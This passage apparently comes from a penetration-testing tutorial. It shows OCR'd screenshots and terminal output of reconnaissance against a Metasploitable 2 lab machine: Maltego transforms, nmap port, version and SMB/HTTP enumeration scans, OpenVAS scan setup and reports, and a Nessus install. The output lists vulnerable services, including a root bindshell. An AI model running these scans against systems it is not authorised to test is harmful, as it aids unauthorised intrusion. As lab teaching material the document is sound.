This set of transforms are based on th...
FREE
VirusTotal Public API
Malformity Labs
Query the VirusTotal Public API
FREE
ThreatMiner
ThreatMiner
Query and pivot on data from ThreatMin...
FREE
INSTALLED
PassiveTotal
PassiveTotal
Farsight DNSDB
Farsight Security, Inc



Maltego Community Edition 4.2.3
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Entity Palette
Recently Used
Domain
Email Address
Person
Devices
Desktop Computer
Device
Mobile Computer
Run View
New Graph (1)
Machines
Detail View
Hub Tra...


```
root@kali:~# nmap -script-help smb-enum-users.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-26 01:55 EDT

smb-enum-users
Categories: auth intrusive
https://nmap.org/nsedoc/scripts/smb-enum-users.html
  Attempts to enumerate the users on a remote Windows system, with as much
  information as possible, through two different techniques (both over MSRPC,
  which uses port 445 or 139; see <code>smb.lua</code>). The goal of this script
  is to discover all user accounts that exist on a remote system. This can be
  helpful for administration, by seeing who has an account on a server, or for
  penetration testing or network footprinting, by determining which accounts
  exist on a system.
```


```
root@kali:~# nmap -sS 192.168.34.137
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-26 09:50 EDT
Nmap scan report for 192.168.34.137
Host is up (0.0022s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
```



root@kali:~# nmap -sS -sV -O -sU 192.168.34.137
Starting Nmap 7.70 (https://nmap.org) at 2019-03-26 09:54 EDT
Nmap scan report for 192.168.34.137
Host is up (0.00057s latency).
Not shown: 1919 closed ports, 54 open|filtered ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login
514/tcp open tcpwrapped
1099/tcp open rmiregistry GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
53/udp open domain ISC BIND 9.4.2
111/udp open rpcbind 2 (RPC #100000)
137/udp open netbios-ns Samba nmbd netbios-ns (workgroup: WORKGROUP)
2049/udp open nfs 2-4 (RPC #100003)
MAC Address: 00:0C:29:6D:9F:E2 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN, METASPLOITABLE; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel



root@kali:~# nmap --script http-enum.nse 192.168.34.137
Starting Nmap 7.70 (https://nmap.org) at 2019-03-26 02:00 EDT
Nmap scan report for 192.168.34.137
Host is up (0.0019s latency).
Not shown: 977 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
| http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
|_ /index/: Potentially interesting folder
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /admin/login.html: Possible admin folder
| /admin/admin.html: Possible admin folder
| /admin/account.html: Possible admin folder


atabase=/var/lib/openvas/mgr/tasks.db (code=exited, status=0/SUCCESS)
Main PID: 8791 (openvasmd)
Tasks: 1 (limit: 2333)
Memory: 72.3M
CGroup: /system.slice/openvas-manager.service
└─8791 openvasmd
Mar 25 16:05:39 kali systemd[1]: Starting Open Vulnerability Assessment System
anager Daemon...
Mar 25 16:05:39 kali systemd[1]: openvas-manager.service: Can't open PID file ,
un/openvasmd.pid (yet?) after start: No such file or directory
Mar 25 16:05:40 kali systemd[1]: Started Open Vulnerability Assessment System M
nager Daemon.
[*] Opening Web UI (https://127.0.0.1:9392) in: 5... 4... 3... 2... 1...
[>] Checking for admin user
[*] Creating admin user
User created with password 'd02058bc-ff6d-43ca-9d60-04b56c2df303'.
[+] Done
root@kali:~#



New Task
Name
Metasploitable 2 OpenVas Scan
Comment
Scan Targets
Target for immediate scan of IP 192.168.34.137
Alerts
Schedule
--
Once
Add results to Assets
yes
no
Apply Overrides
yes
no
Min QoD
70
%
Alterable Task
yes
no
Auto Delete Reports
Do not automatically delete reports
Automatically delete oldest reports but always keep newest
5
reports
Scanner
OpenVAS Default
Scan Config
Full and fast
Network Source Interface
Order for target hosts
Sequential
Maximum concurrently executed NVTs per host
4
Maximum concurrently scanned hosts
20


Greenbone Security Assi
https://127.0.0.1:9392/omp?cmd=get_tasks&filt_id=&filter=&task_id=501de8a7-fbef-4ce6-af55-
Most Visited
Getting Started
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Tasks (1 of 1)
Tasks by Severity Class (Total: 1)
High
Tasks with most High results per host
Metasploitable 2 OpenVas ...
0
5
10
15
20
Tasks by status (Total: 2)
Done
New
1
1
Name
Status
Reports
Total
Last
Severity
Trend
Actions
Metasploitable 2 OpenVas scan
Done
1 (1)
Mar 25 2019
10.0 (High)
Apply to page contents
(Applied filter: min_qod=70 apply_overrides=1 rows=10 first=1 sort=name)



Greenbone Security Assi
https://127.0.0.1:9392/omp?cmd=get_reports&replace_task_id=1&filt_id=-2&filter=task_id=63
Most Visited
Getting Started
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Reports (1 of 1)
Reports by Severity Class (Total: 1)
High
Reports: High results timeline
Max. High
Max. High / host
Reports by CVSS (Total: 1)
N/A
Date
Status
Task
Severity
Scan Results
Actions
Mon Mar 25 20:16:31 2019
Done
Metasploitable 2 OpenVas scan
10.0 (High)
20
35
3
85
0
Apply to page contents
(Applied filter: task_id=63706e6a-3f23-46ee-9813-a7d9c8c0fcf8 and status=Done apply_overrides=1 min_qod=70 sort-reverse=date first=1 rows=10)






```
root@kali:~/Downloads# dpkg -i Nessus-8.2.3-debian6_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 411629 files and directories currently installed.)
Preparing to unpack Nessus-8.2.3-debian6_amd64.deb ...
Unpacking nessus (8.2.3) ...
Setting up nessus (8.2.3) ...
Unpacking Nessus Scanner Core Components...

 - You can start Nessus Scanner by typing /etc/init.d/nessusd start
 - Then go to https://kali:8834/ to configure your scanner

Processing triggers for systemd (241-1) ...
```

